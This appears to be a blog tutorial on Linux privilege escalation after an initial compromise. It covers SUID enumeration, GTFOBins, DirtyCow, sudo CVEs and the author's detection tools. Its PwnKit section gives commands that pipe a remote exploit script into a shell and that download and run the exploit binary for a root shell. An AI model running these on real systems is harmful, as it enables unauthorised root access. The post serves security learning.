Post-Exploitation: Shells are just the beginning (Part 1)
Privilege Escalation
Introduction
This article assumes you already have a solid understanding of post exploitation, along with general experience in pen-testing and exploiting vulnerabilities. This series will focus on Linux/Unix systems and it will walk you through different techniques attackers use during the post-exploitation phase after gaining a shell on a system. We are going to start of with privilege escalation and the different techniques used to escalate privileges.
Understanding privilege escalation
Privilege escalation is a technique where attackers exploit flaws on the system like misconfigurations or vulnerabilities to escalate their privilege from a normal user to a higher level of permissions like root. In the majority of cases once an attacker gets root on a system is pretty much game over! But it's not always the case. You might come across systems with strong security like network segmentation and access control and so on. But from the attackers perspective gaining root is the holy grail.
Some techniques used to escalate privs
I will start by outlining a few common techniques used to escalate privileges, and then move on to the technical details of each one. Keep in mind that there are many ways to escalate privileges, I will only focus on a few of them.
- SUID
- Kernel vulnerabilities
- Sudo vulnerabilities
Lets understand a bit more about SUIDs
If you have used Linux or Nix systems before you might already be familiar with SUID. If not, here is the rundown. SUID (Set User ID) is a special permission that allows an executable to run with the privs of the owner that created the file. The primary purpose of SUID is to let certain users with low privs to execute certain tasks that require higher permissions.
How to find SUIDs
The Main command I use to find SUIDs is find / -perm -u=s -type f 2>/dev/null lets brake this down so that you can have a better understanding about the command.
find /
Starts searching from the root directory (/) and recursively scans the entire filesystem.
-perm -u=s
Matches files with the SUID bit set on the user permission. The -u=s flag specifically checks for executables that run with the file owner's privileges.
-type f
Restricts the results to regular files, excluding directories, symlinks, and other file types.
2>/dev/null
Redirects standard error output to /dev/null. This suppresses "Permission denied" and other error messages you would normally get when scanning protected directories.
So what happens when we run this command? You will see something similar to this:

At this point, you might be wondering how these can actually be exploited. This is where GTFOBins comes into play. GTFOBins is a curated database of Unix executables that can be abused to bypass security restrictions.
For example, if you notice that pkexec is present on a system, you can look it up on GTFOBins:

From here you can follow along to try and escalate your privs. FYI: There's also an exploit called PwnKit that can try to exploit pkexec.
A quick overview of PwnKit
Quickly exploit this vulnerability on vulnerable linux distros based on Ubuntu, Debian, Fedora and CentOS:
sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"Manual Exploitation
curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
chmod +x ./PwnKit
./PwnKit - interactive shell
./PwnKit 'id' - single command
Kernel Vulnerabilities
Before we get into kernel vulnerabilities let's explain how the linux kernel functions. The linux kernel is basically the core of the Operating System, it sits between user space and the hardware. It manages resources and enforces security boundaries. Everything pretty much depends on the kernel to function, shells, services the desktop environment and so on.
Let's get into some security aspects of the linux kernel. Security and access control in Linux are enforced primarily by the kernel. While user space tools provide interfaces for configuration and management, the kernel is the component that ultimately decides what actions are allowed or denied. Every permission check, isolation boundary, and security policy is evaluated at this level.
We won't go too deep into the Linux kernel here, this is just a basic overview to help you understand the fundamentals before we move on to some kernel vulnerabilities.
DirtyCow
This is a classic Linux kernel vulnerability that showed up in a lot of old school Linux CTF machines. I've worked with it before, so I'll break down how it works, how it was exploited, and include a PoC.
The name DirtyCow came about because linux uses a mechanism called Copy On Write (COW), this mechanism optimizes memory usage. Dirty COW exploited a flaw in how the kernel handled this process under specific timing conditions. Exploiting this vulnerability allowed anyone to gain root access on the system.
DirtyCow PoC
https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs
More details on the DirtyCow vulnerability
https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
kernelPWNED
I wrote this tool in C++ that automatically detects if your linux kernel is vulnerable to known priv escalation exploits. It detects Dirty Cow, Dirty Pipe, GameOverlay and CVE-2024-1086.
https://github.com/gotr00t0day/kernelpwned
Sudo Vulnerabilities and Misconfigurations
What is sudo, anyway? Sudo allows permitted users to execute commands with elevated privileges, typically as root. This is important because it reduces direct use of the root account and limits exposure if a user account is compromised. Even though users can run specific commands as root, access is controlled, logged, and restricted, by providing a safer alternative to logging in as root.
Most sudo vulnerabilities come from misconfigurations or flaws in sudo's implementation. One of these misconfigurations is overly broad permissions, this is poor scope control where certain users just have too much permissions increasing the risk of privilege access abused in unintended ways.
Vulnerabilities
Below are a few notable sudo vulnerabilities that have been discovered over time. We won't go too deep into each one, instead I'll list them with brief descriptions, PoC references, and relevant resources.
CVE-2021-3156 (Baron Samedit)
Reference: https://nvd.nist.gov/vuln/detail/cve-2021-3156
PoC: https://github.com/worawit/CVE-2021-3156
CVE-2025-32463 (chroot bypass)
Reference: https://www.upwind.io/feed/cve-2025-32463-critical-sudo-chroot-privilege-escalation-flaw
PoC: https://github.com/pr0v3rbs/CVE-2025-32463_chwoot
sudoPWNED
This is a tool I made that detects vulnerable sudo versions on Unix systems. It can detect the sudo vulnerabilities mentioned above.
PoC: https://github.com/gotr00t0day/sudopwned
Conclusion
Getting a shell doesn't mean much by itself. It's just a foothold. What matters is what you do with it. Privilege escalation is where post exploitation really starts, and it usually has less to do with flashy exploits and more to do with understanding how the system is put together.
Most of the techniques covered here exist because of misconfigurations, bad assumptions, or trust placed in the wrong places. Sudo rules that are too loose, files with the wrong permissions, unsafe environment handling, or even kernel bugs, all of these are opportunities created over time, not mistakes made in a single moment.
The takeaway is that enumeration and awareness are everything. A shell gives you access, but knowledge gives you control.